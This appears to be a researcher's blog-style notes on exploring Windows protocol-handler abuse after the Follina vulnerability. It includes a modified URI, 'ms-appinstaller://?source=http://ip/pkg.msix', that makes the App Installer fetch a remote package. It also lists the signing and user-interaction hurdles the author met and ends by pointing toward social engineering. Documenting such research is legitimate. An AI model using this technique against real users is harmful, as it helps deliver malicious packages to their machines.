


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
My work

- Follina made quite some news, given the vast and fast communication between researchers, APT and threat actors got to work in utilizing the opportunity given that Microsoft is going to make it even harder to exploit macro based attacks.
- This was a pretty cool disclosure, and for the first time I thought of trying to do my own research on a new threat.
- 2nd June I stumbled upon a pretty easy to edit method [onecloudemoji](#). Playing around, found out about different protocols.
- Two blog posts by [Positive Security](#) stood out the most.
- Their Blogs:
 - [ms-officecmd RCE](#)
 - [url-open-rce](#)
- This made me wander around to find some more interesting protocols and ways to abuse them.
 - A recent [CVE-2021-43890].(<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-43890>) caught my interest, and I started searching around for known exploits and it took me somewhere close.
 - A snippet for [ms-appinstaller](#) helped me dig a bit about the protocols.
 - and to test the hypothesis, I tried to edit the protocol and check if the installer is triggered,
 - I modified the `ms-msdt` protocol into `ms-appinstaller://?source=http://ip/pkg.msix`
 - Boy did it work Super Excited!!!
 - Unfortunately this requires to be connected to the internet for the signature verification, and I had to disable all AV and Defender in my host and VM.
 - Tried out with [msixhero](#) and again roadblock, it needed a confirmation to install, but on the bright side the installer does open,
 - Super excited, but shortlived as too many constraints and difficulties in trying to achieve the goal.
 - First: Need a [Signed Package](#)

- Second: User interaction needed



- Third: Some installers need admin privileges to install



- Fourth: Self signed certificates will not work.

443 installation failed

Publisher: 443

Version: 1.0.0.0

Capabilities:

- Uses all system resources

Reason:

Either a new certificate must be installed for this app package or you need a new app package with trusted certificates. Your system administrator or the app developer can help. A certificate

- But still one step closer to get some sort of execution, now it all comes down social engineering or even more better way to get code exec.

